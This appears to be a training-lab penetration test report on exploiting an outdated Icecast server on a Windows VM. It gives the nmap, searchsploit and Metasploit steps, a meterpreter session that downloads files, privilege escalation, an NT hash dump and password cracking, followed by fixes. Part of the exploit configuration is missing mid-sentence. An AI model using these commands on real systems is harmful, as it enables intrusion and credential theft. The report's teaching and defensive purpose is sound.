

Penetration Test Report

February 16, 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

The **nmap** scan determined the IP address of Hans' machine is **192.168.0.20**.

Hostname:

The **nmap** scan determined the hostname of Hans' machine is **MSEDGEWIN10**.

Vulnerability Exploited:

The name of the vulnerability that was used is Icecast Header Overwrite and is detailed by [CVE-2004-1561](#). The Metasploit module used to exploit the vulnerability is **exploit/windows/http/icecast_header**.

Vulnerability Explanation:

The vulnerability is a buffer-overflow attack that can be found in Icecast versions 2.0.1 and earlier. If an attacker sends 32 HTTP headers to the Icecast server, it causes a "write one past the end of a pointer array." The technical details of how this works are outside of the scope of this document, but this "write one past the end" will overwrite the saved instruction pointer on Windows machines. This allows an attacker to execute arbitrary code on the target machine. The exploit is less well-defined on Linux machines.

Severity:

This exploit is assigned a Common Vulnerability Scoring System ("CVSS") score of **7.5**, indicating high severity. Since the exploit allows for arbitrary code execution, it is the opinion of this reporter that the vulnerability is quite severe. This attacker was able to access the supposedly "secret" files on the target machine, enumerate all logged on users, and retrieve the plaintext password for the machine's Administrator account, which this reporter was advised was "long and complex and therefore unhackable."

Proof of Concept:

First, GoodSecurity needed to determine the IP address of Hans' computer. In order to determine Hans' IP address, we must ascertain what subnet the computers are connected to. From the attacker's machine, we ran the `ifconfig` command, which yields the following results:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.8 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::215:5dff:fe00:400 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:00 txqueuelen 1000 (Ethernet)
    RX packets 141 bytes 14576 (14.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 2052 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The results of the command indicate the attacker machine has the IP address `192.168.0.8`, and a subnet mask of `255.255.255.0`, which means the computers are connected to the subnet described by the CIDR notation `192.168.0.0/24`.

With the network IP determined, we now run an `nmap` command to discover computers connected to the network, as well as the services and versions thereof running on those machines. To accomplish this, we run the following command (from the attacker kali machine):


```
nmap -sV 192.168.0.0/24
```

(continued on next page)

The entire output of the above command is outside of the scope of this report, but the relevant output (i.e., that which relates to Hans' computer) is as follows:

```
Nmap scan report for 192.168.0.20
Host is up (0.00097s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE          VERSION
25/tcp    open  smtp             SLmail smtpd 5.5.0.4433
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
8000/tcp   open  http             Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows
```

A service and version scan indicated Hans' machine is running the Icecast streaming media server, which represents a potential vulnerability. We then used the `searchsploit` command to search the exploit database ("exploitdb") to find any potential exploits related to Icecast:



```
Applications ▾ Places ▾ Terminal ▾ Tue 22:44 1
root@kali: ~
root@kali:~# searchsploit icecast
-----
Exploit Title | Path
-----|-----
Icecast 1.1.x/1.3.x - Directory Traversal | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1) | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2) | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities | multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure | linux/remote/21602.txt
-----
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

The search yielded one interesting result, `Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)`, which is a Metasploit module that can be used to run the actual exploit. From here, we enter the Metasploit console ("`msf`"). We then search for the module we found using `searchsploit`, load it into the Metasploit framework, and configure it to attack Hans' computer at the IP address discovered

using the download command.

```
Applications ▾ Places ▾ Terminal ▾ Wed 00:11 1
root@kali: ~
meterpreter > search -f *secretfile*
Found 2 results...
  c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\user.secretfile.txt.lnk (655 bytes)
  c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*
Found 2 results...
  c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
  c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download c:\Users\IEUser\Documents\user.secretfile.txt
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] download : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```


Once the files are on our local machine, we can view their contents with a simple cat command.

```
Applications ▾ Places ▾ Terminal ▾ Wed 00:12 1
root@kali: ~
root@kali: ~
root@kali: ~
root@kali:~# cat user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974
root@kali:~# cat Drinks.recipe.txt
Put the lime in the coconut and drink it all up!
root@kali:~#
```

(continued on next page)

Since we have a **meterpreter** reverse-shell set up, we can further explore the target machine with a few simple commands. First, to enumerate all logged on users on the target system, we run the **meterpreter** `post-exploit` `script` `post/windows/gather/enum_logged_on_users`.



```
meterpreter > run post/windows/gather/enum_logged_on_users

[+] Running against session 1

Current Logged Users
=====

SID                                User
---                                ----
S-1-5-21-321011808-3761883066-353627080-1000  MSEDGWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210217001422_default_192.168.0.20_host.users.activ_894662.txt

Recently Logged Users
=====

SID                                Profile Path
---                                -
S-1-5-18                           %systemroot%\system32\config\systemprofile
S-1-5-19                           %systemroot%\ServiceProfiles\LocalService
S-1-5-20                           %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\systadmin
S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

(continued on next page)

We can then drop into a normal Windows CMD prompt and gather system information about the target machine using the `systeminfo` command.




```
meterpreter > shell
Process 7904 created.
Channel 38 created.
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo


Host Name:                             MSEDGEWIN10
OS Name:                               Microsoft Windows 10 Enterprise Evaluation
OS Version:                            10.0.17763 N/A Build 17763
OS Manufacturer:                       Microsoft Corporation
OS Configuration:                      Standalone Workstation
OS Build Type:                           Multiprocessor Free
Registered Owner:
Registered Organization:                 Microsoft
Product ID:                             00329-20000-00001-AA236
Original Install Date:                   3/19/2019, 4:59:35 AM
System Boot Time:                        2/16/2021, 11:54:17 PM
System Manufacturer:                     Microsoft Corporation
System Model:                            Virtual Machine
System Type:                             x64-based PC
Processor(s):                            1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:                            American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:                      C:\Windows
System Directory:                       C:\Windows\system32
Boot Device:                             \Device\HarddiskVolume1
System Locale:                           en-us;English (United States)
Input Locale:                            en-us;English (United States)
Time Zone:                               (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:                   1,796 MB
Available Physical Memory:                564 MB
Virtual Memory: Max Size:                 3,076 MB
Virtual Memory: Available:                1,566 MB
Virtual Memory: In Use:                   1,510 MB
Page File Location(s):                   C:\pagefile.sys
Domain:                                  WORKGROUP
Logon Server:                            \\MSEDGEWIN10
Hotfix(s):                               13 Hotfix(s) Installed.
[01]: KB4601055
[02]: KB4465065
```

Additionally, `meterpreter` provides a `sysinfo` command to gather more basic information about the system.



```
meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

We can now attempt to determine the plaintext passwords for users on the target system. In order to achieve this, we must first dump the password hashes to a file, using the `post/windows/gather/hashdump` script, provided by `meterpreter`. After running this script, we receive an error: "This script requires the use of a SYSTEM user context", indicating we need to escalate privileges. To do this in `meterpreter`, we first use the `priv` extension, and then run the `getsystem` command. After privilege escalation, we can successfully run the `post/windows/gather/hashdump` script, and password hashes are dumped to the screen.



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b088706526635533da81dc859d3fc1:::

meterpreter > 
```

We then copy these password hashes and save them to a file (`/root/windows-hashes.txt`) on the attacker machine.

Once we have the password hashes on our attacker machine, we can use the program [John the Ripper](#) to crack the hashes and output plaintext passwords. `john` requires a non-standard argument to crack these passwords: `--format=NT`. This tells `john` that these password hashes are from a Windows machine. Additionally, we use the wordlist `rockyou.txt`, as it contains more common passwords than the standard wordlist used by `john`. After running the program, `john` tells us the plaintext password for the `Administrator` account is `Passw0rd!`.

```
root@kali:~# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt /root/windows-hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd! (Administrator)
2g 0:00:00:01 DONE (2021-02-17 00:45) 1.587g/s 11383Kp/s 11383Kc/s 34378Kc/s _ 09..*7iVamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

3.0 Recommendations

To fix this vulnerability, GoodSecurity recommends that Hans' update Icecast to the most recent version. Icecast's latest release is version 2.4.4, and Hans is running either version 2.0.0 or version 2.0.1. Furthermore, GoodSecurity recommends that Hans stay diligent about keeping his software up to date, to minimize the threat of a similar vulnerability.

Additionally, Hans advised GoodSecurity that the passwords "are long and complex and therefore unhackable." This turned out not to be true. This reporter was able to crack the Administrator password on Hans' machine using open-source software and a publicly available wordlist. GoodSecurity recommends GoodCorp update its password policy to require more complex passwords, ideally ones that contain no dictionary words.